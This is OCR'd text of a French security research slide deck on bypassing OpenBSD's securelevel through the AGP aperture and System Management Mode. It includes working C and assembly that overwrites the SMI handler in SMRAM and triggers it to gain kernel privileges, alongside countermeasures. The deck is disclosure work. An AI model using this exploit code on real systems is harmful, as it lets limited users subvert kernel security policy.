
Plan

- Introduction
- Modèles et architectures
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion

L'ouverture graphique AGP: présentation



Détournement du mécanisme



Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Mise en œuvre sous OpenBSD

- Ce détournement nécessite:
  - L'accès en PIO sur ATTBASE, APSIZE, AGPM et APBASE.
  - L'accès en lecture à la mémoire physique (/dev/mem).
- machdep.allowaperture doit être non nulle.
- Permet, à partir de privilèges (limités), d'obtenir les privilèges noyau sur le système.
- Application: descendre le securelevel (2 => -1).
  - Contraire à la politique de sécurité.


Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Plan

- Introduction
- Modèles et architectures
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion

Mode System Management

- Mode de « Maintenance »:
  - Gestion d'alimentation efficace.
  - Lancement de code constructeur.




SMI: System Management Interrupt

Mode System Management

- Passage en mode System Management:
  - Accès uniquement par une interruption physique (SMI).
  - Sauvegarde quasi-totale du contexte processeur.
- En mode System Management:
  - Exécution de code 16 bits.
  - Accès à toute la mémoire et aux E/S par MMIO: 4 Go adressables sans segmentation ni pagination.
  - Accès à tous les ports d'entrées/sorties PIO: pas de gestion des privilèges d'E/S.
- Sortie du mode System Management:
  - Restauration du contexte par l'instruction RSM.
- « Interlude » transparent du point de vue du système d'exploitation.

La SMRAM




- Localisation matérielle au choix du constructeur (typiquement: dans des blocs non adressables de la mémoire principale).
- Documentation processeur:
  SMBASE = 0x30000
- Documentation chipset:
  SMBASE= 0xA0000

Sauvegarde du contexte processeur


Première instruction exécutée en mode SMM

Le code de la routine de traitement de la SMI est généralement défini au moment du boot. Il est écrit par le constructeur de la carte mère.

Contrôle d'accès (SMRAM)



Registre de contrôle de la SMRAM



D_OPEN: Permet de rendre accessible la SMRAM (et la SMRAM étendue) hors SMM.

D_CLOSE: Permet de rendre inaccessible la SMRAM (et la SMRAM étendue) aux accès de type « données ».

D_LCK: Permet de bloquer la configuration de la SMRAM (registre de contrôle & registre de contrôle de la SMRAM étendue).

Enable: Active les fonctionnalités du mode SMM.

Registre de contrôle de la SMRAM:
registre 8 bits

Détournement du mécanisme

- Rendre la SMRAM accessible depuis le mode protégé (D_OPEN = 1).
- Écrire une routine de traitement de la SMI bien choisie en SMRAM (écriture directe aux adresses correspondant à la SMRAM, donc à la mémoire vidéo).
- Supprimer les accès à la SMRAM (D_OPEN = 0).
- Si nécessaire, autoriser les SMI (SMI_EN).
- Déclencher une SMI.

- *Nécessite un accès en écriture aux ports PIO (au moins 0xCFC et 0xCF8) et à la mémoire vidéo.*
- *Suppose que D_LCK = 0.*

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Adaptation à OpenBSD

- Ce détournement nécessite:
  - L'accès à certains ports PIO (appel i386_iopl).
  - L'accès en écriture à la zone des adresses basses de la mémoire vidéo (/dev/xf86).
- machdep.allowaperture doit être non nulle.
- Permet, à partir de certains privilèges (ceux requis par le serveur X), d'obtenir les privilèges noyau sur le système.
- Application: descendre le securelevel (2 => -1).
  - Contraire à la politique de sécurité.

Définition de la routine de traitement

```
#define SECLVL_PHYS_ADDR "0x00598944"
        /* obtenu par "nm /bsd | grep securelevel" - 0xd0000000 */

/* Redéfinition de la routine de traitement de la SMI */
extern char handler[], endhandler[];

asm (
        ".data\n"
        ".code16\n"
        ".globl handler, endhandler\n"
        "\n"
        "handler:\n"
        "       addr32 mov $test, %eax\n"       /* Modifie la valeur sauvegardée */
        "       mov %eax, %cs:0xfff0\n"         /* pour EIP. EIP contiendra */
        "       mov $0x0, %ax\n"                /* l'adresse de la fonction test() */
        "       mov %ax, %ds\n"                 /* DS = 0 */
        "       mov $0xffffffff, %eax\n"
        "       addr32 mov %eax," SECLVL_PHYS_ADDR "\n" /* securelevel = -1 */
        "       rsm\n"                  /* retour en mode protégé */
        "endhandler:\n"
        "\n"
        ".text\n"
        ".code32\n"
    );
```

Remplacement de la routine

```
        int fd;
        unsigned char *vidmem;


/* On fixe IOPL à 3 afin d'obtenir un accès sur tous les ports PIO */
        i386_iopl(3);

/* On rend la SMRAM accessible depuis le mode protégé */
/* Possibilité d'interférence avec le serveur X */
        outl(0xcf8, 0x8000009c);
        outl(0xcfc, 0x00384a00);

/* On projette la routine de traitement de la SMI */
/* (0xa8000-0xa8fff) dans notre espace virtuel */
        fd = open("/dev/xf86", O_RDWR);
        vidmem  =  mmap(NULL, 4096, PROT_READ | PROT_WRITE, MAP_SHARED,
                        fd, 0xa8000);
        close(fd);

/* On remplace la routine de traitement de la SMI par "handler" */
        memcpy(vidmem, handler, endhandler-handler);

/* On supprime la projection */
        munmap(vidmem, 4096);

/* On rend de nouveau la SMRAM inaccessible depuis le mode protégé */
        outl(0xcf8, 0x8000009c);
        outl(0xcfc, 0x00380a00);
```

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Déclenchement de la SMI

```
/* On déclenche une SMI -- Ceci doit exécuter notre nouvelle routine */
/* de traitement de la SMI */
        outl(0xb2, 0x0000000f);


/* La suite ne devrait jamais être exécutée... La routine de */
/* traitement de la SMI, "handler", retourne vers test() */
        exit(EXIT_FAILURE);
```

Observations

```
/*
 * Cette fonction n'est jamais appelée explicitement. Elle n'est
 * exécutée que lors d'un retour effectif vers le mode protégé
 * depuis le mode SMM.
 */

void test(void)
{
        printf("Changed secure level to INSECURE\n");
        exit(EXIT_SUCCESS);
}
```

- L'affichage du message relatif au changement de securelevel assure que l'on est bien passé par le mode SMM.
- Il ne reste plus qu'à vérifier que le securelevel a effectivement été descendu.

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Plan

- Introduction
- Modèles et architectures
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Interprétation et contremesures

- Il s'agit d'un problème de fond.
- Illustration par deux exemples seulement, mais d'autres pourront suivre (exploitation d'autres fonctionnalités, contournement d'autres mécanismes de sécurité sur d'autres systèmes).
- Solution à rechercher (au problème de fond):
  - Prise en compte au niveau du matériel.
  - Prise en compte au niveau du logiciel.
    - Modifications significatives.
    - Impacte le serveur X et d'autres applications.
- Solution provisoire pour OpenBSD:
  - Mettre machdep.allowaperture à 0 (interdit le mode graphique).

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Plan

- Introduction
- Modèles et architectures
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Conclusion

- Nous avons présenté des exemples concrets d'escalade de privilèges sous OpenBSD.
- Ces exemples sont adaptables à d'autres systèmes limitant les privilèges d'administration (ex: *BSD, Linux « durci »).
- Aucune erreur d'implémentation n'est exploitée.
- D'où provient le problème:
  - Architecture matérielle?
  - Modèles de sécurité des systèmes d'exploitation?
  - Modèles d'applications peu adaptés? Applications conçues sur la base de privilèges excessifs?
- Pas de solution satisfaisante sans modifications structurelles, donc conséquentes.

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Merci de votre attention

Des questions?

N'hésitez pas à nous contacter:

loic.duflot@sgdn.pm.gouv.fr
olivier.grumelard@sgdn.pm.gouv.fr